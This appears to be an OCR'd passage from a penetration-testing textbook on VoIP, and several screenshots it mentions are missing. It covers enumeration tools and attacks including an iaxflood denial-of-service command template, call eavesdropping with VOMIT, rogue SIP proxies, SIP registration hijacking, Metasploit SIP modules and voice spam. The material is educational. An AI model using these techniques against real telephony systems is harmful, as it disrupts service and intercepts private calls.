
```
nmap -sV --script=banner <target>
```




For a specific vendor, there are a lot of enumeration tools you can use; EnumIAX is one of them. It is a built-in enumeration tool in Kali Linux to brute force Inter-Asterisk Exchange protocol usernames:



Automated Corporate Enumerator (**ACE**) is another built-in enumeration tool in Kali Linux:



`svmap` is an open source built-in tool in Kali Linux for identifying SIP devices. Type `svmap -h` and you will get all the available options for this amazing tool:




VoIP attacks


By now, you have learned the required skills to perform VoIP footprinting, scanning, and enumeration. Let's discover the major VoIP attacks. VoIP is facing multiple threats from different attack vectors.

Denial-of-Service


Denial-of-Service (**DoS**) is a threat to the availability of a network. This attack was discussed in the previous chapters. DoS could be dangerous too for VoIP, as ensuring the availability of calls is vital in modern organizations. Not only the availability, but also the clearness of calls is a necessity nowadays. To monitor the QoS of VoIP, you can use many tools that are out there; one of them is **CiscoWorks QoS Policy Manager 4.1:**



To measure the quality of VoIP, there are some scoring systems, such as the **Mean Opinion Score** (**MOS**) or the R-value based on several parameters (jitter, latency, and packet loss). Scores of the mean opinion score range from 1 to 5 (bad to very clear) and scores of R-value range from 1 to 100 (bad to very clear). The following screenshot is taken from an analysis of an RTP packet downloaded from the Wireshark website:



You can also analyze the RTP jitter graph:




VoIP infrastructure can be attacked by the classic DoS attacks. We saw some of them previously:

- Smurf flooding attack
- TCP SYN flood attack
- UDP flooding attack

One of the DoS attack tools is `iaxflood`. It is available in Kali Linux to perform DoS attacks. **IAX** stands for **Inter-Asterisk Exchange**.


Open a Kali terminal and type `iaxflood <Source IP> <Destination IP> <Number of packets>`:




The VoIP infrastructure can not only be attacked by the previous attacks attackers can perform packet Fragmentation and Malformed Packets to attack the infrastructure, using fuzzing tools.

Eavesdropping

Eavesdropping is one of the most serious VoIP attacks. It lets attackers take over your privacy, including your calls. There are many eavesdropping techniques; for example, an attacker can sniff the network for TFTP configuration files while they contain a password. The following screenshot describes an analysis of a **TFTP** capture:



Also, an attacker can harvest phone numbers and build a valid phone numbers databases, after recording all the outgoing and ongoing calls. Eavesdropping does not stop there, attackers can record your calls and even know what you are typing using the **Dual-Tone Multi-Frequency** (**DTMF**). You can use the DTMF decoder/encoder from this link `http://www.polar-electric.com/DTMF/`:



Voice Over Misconfigured Internet Telephones (**VOMIT**) is a great utility to convert Cisco IP Phone conversations into WAV files. You can download it from its official website `http://vomit.xtdnet.nl/`:

vomit - voice over misconfigured[1] internet telephones

The **vomit** utility converts a Cisco IP phone conversation into a wave file that can be played with ordinary sound players. Vomit requires a tcpdump output file. Vomit is not a VoIP sniffer also it could be but the naming is probably related to H.323.


Download

- vomit-0.2c.tar.gz - Released 2004-01-02 (requires libdnet)
- vomit-0.2.tar.gz - Released 2001-12-12 (requires libnet)
- phone.dump.gz - sample dump from a telephone conversation that I had at CITI.


SIP attacks

Another attacking technique is SIP rogues. We can perform two types of SIP rogues. From an attacker's perspective, we can implement the following:

- **Rogue SIP B2BUA**: In this attacking technique, the attacker mimics SIP B2BUA:




- **SIP rogue as a proxy**: Here, the attacker mimics a SIP proxy:




SIP registration hijacking


SIP registration hijacking is a serious VoIP security problem. Previously, we saw that before establishing a SIP session, there is a registration step. Registration can be hijacked by attackers. During a SIP registration hijacking attack, the attacker disables a normal user by a Denial of Service, for example, and simply sends a registration request with his own IP address instead of that users because, in SIP, messages are transferred clearly, so SIP does not ensure the integrity of signaling messages:



If you are a Metasploit enthusiast, you can try many other SIP modules. Open a Metasploit console by typing `msfconsole` and search SIP modules using `search SIP:`



To use a specific SIP module, simply type `use <module >`. The following interface is an example of SIP module usage:



Spam over Internet Telephony

Spam over Internet Telephony (**SPIT**), sometimes called **Voice spam**, is like email spam, but it effects VoIP. To perform a SPIT attack, you can use a generation tool called **spitter**.


Embedding malware

Malware is a major threat to VoIP infrastructure. Your insecure VoIP endpoints can be exploited by different types of malware, such as Worms and VoIP Botnets.

Softphones are also a highly probable target for attackers. Compromising your softphone could be very dangerous, because if an attacker exploits it, they can compromise your VoIP network. Malware is not the only threat against VoIP endpoints. VoIP firmware is a potential attack vector for hackers. Firmware hacking can lead to phones being compromised.

Viproy – VoIP penetration testing kit


Viproy VoIP penetration testing kit (v4) is a VoIP and unified communications services pentesting tool presented at Black Hat Arsenal USA 2014 by Fatih Ozavci:



To download this project, clone it from its official repository, `https://github.com/fozavci/viproy-voipkit`:

```
# git clone https://github.com/fozavci/viproy-voipkit.
```

The following project contains many modules to test SIP and Skinny protocols:



